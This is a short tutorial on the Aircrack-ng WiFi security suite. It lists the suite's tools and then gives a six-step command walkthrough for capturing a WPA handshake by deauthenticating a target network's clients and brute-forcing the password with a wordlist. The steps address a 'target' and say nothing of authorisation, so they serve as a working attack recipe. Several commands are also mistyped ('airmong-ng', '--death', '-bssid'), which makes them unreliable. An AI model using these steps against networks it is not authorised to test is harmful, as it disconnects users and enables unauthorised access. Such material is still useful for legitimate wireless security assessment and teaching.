**Aircrack-ng**

**A**ircrack-ng is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

* Monitoring: Packet capture and export of data to text files for further processing by third party tools
* Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
* Testing: Checking WiFi cards and driver capabilities (capture and injection)
* Cracking: WEP and WPA PSK (WPA 1 and 2)
* Airbase-ng -- Multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself.
* Aircrack-ng -- 802.11 WEP and WPA/WPA2-PSK key cracking program.
* Airdecap-ng -- Decrypt WEP/WPA/WPA2 capture files.
* Airdecloak-ng -- Remove WEP Cloaking™ from a packet capture file.
* Airdrop-ng -- A rule based wireless deauthication tool.
* Aireplay-ng -- Inject and replay wireless frames.
* Airgraph-ng -- Graph wireless networks.
* Airmon-ng -- Enable and disable monitor mode on wireless interfaces.
* Airodump-ng -- Capture raw 802.11 frames.
* Airolib-ng -- Precompute WPA/WPA2 passphrases in a database to use it later with aircrack-ng.
* Airserv-ng -- Wireless card TCP/IP server which allows multiple application to use a wireless card.
* Airtun-ng -- Virtual tunnel interface creator.
* Packetforge-ng -- Create various type of encrypted packets that can be used for injection.

Supported OS:

Linux

Windows

**How to download aircrack-ng?**

In windows you search for www.aircrack-ng.org In Linux user can perform on Kali Linux it is inbuilt.

If user face any problem in Linux using aircrack-ng then user can use git repository

git clone <https://github.com/aircrack-ng/aircrack-ng.git>

**Step 1:**


Command – *airmon-ng*

It helps the users to view there wireless interface’s names and their status.

**Step 2:**

Command – *airmong-ng start wlan0*


Here, it starts the “Monitor Mode” on the wlan0 and renames it as wlan0mon.

****

**Step 3:**

Command- *airodump-ng wlan0mon*

It starts scanning the network using wlan0mon.

****


**Step 4:**

Command – *airodump-ng -c <c> --bssid <BSSID> <interface>*

Here, -c mean the channel number of the bssid you want to exploit.

-bssid is your target’s bssid.


What it does is, it starts scanning the bssid’s traffic.



**Step 5:**

Command- *aireplay-ng --death 0 -bssid <bssid><interface>*

This commands deauths your target and creates a 3way handshake.

****

**Step 6:**

Command- *aircrack-ng <.cap> -w <wordlist>*

It brute forces your target using the .cap file and gives out the password.

